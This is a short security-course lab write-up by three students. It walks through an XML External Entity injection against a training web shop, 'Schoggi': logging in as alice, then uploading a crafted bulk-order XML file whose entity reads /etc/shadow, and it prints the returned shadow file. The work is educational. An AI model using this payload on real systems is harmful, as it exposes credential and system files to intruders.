from Juvan Thavalingam, Tim Müller, Christian Graber

Task 4:

1. start Burp

2. open website Schoggi


3. log in as alice with password alice.123

4. under Bulk Order download sample file.

5. view the sample file.


6. take the slide XML External Entity Injection (3) on page 57 as an example.

7. copy the example file and customise it.



```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE query [
  <!ENTITY attack SYSTEM "file://localhost/etc/shadow">
]>
<order>
    <product>
        <name>&attack;</name>
        <quantity>42</quantity>
    </product>
</order>
```

8 . upload this file to Bulk Order.



Bulk Order

You can order items in bulk by uploading an XML file.

The following items were ordered:

Name: root:*:19769:0:99999:7::: daemon:*:19769:0:99999:7::: bin:*:19769:0:99999:7::: sys:*:19769:0:99999:7::: sync:*:19769:0:99999:7::: games:*:19769:0:99999:7::: man:*:19769:0:99999:7::: lp:*:19769:0:99999:7::: mail:*:19769:0:99999:7::: news:*:19769:0:99999:7::: uucp:*:19769:0:99999:7::: proxy:*:19769:0:99999:7::: www-data:*:19769:0:99999:7::: backup:*:19769:0:99999:7::: list:*:19769:0:99999:7::: irc:*:19769:0:99999:7::: gnats:*:19769:0:99999:7::: nobody:*:19769:0:99999:7::: _apt:*:19769:0:99999:7::: systemd-timesync:*:19817:0:99999:7::: systemd-network:*:19817:0:99999:7::: systemd-resolve:*:19817:0:99999:7::: mysql:!:19817:0:99999:7::: messagebus:*:19817:0:99999:7::: mongodb:!:19817:0:99999:7::: ; **Quantity:** 42

9. We now see the shadow file.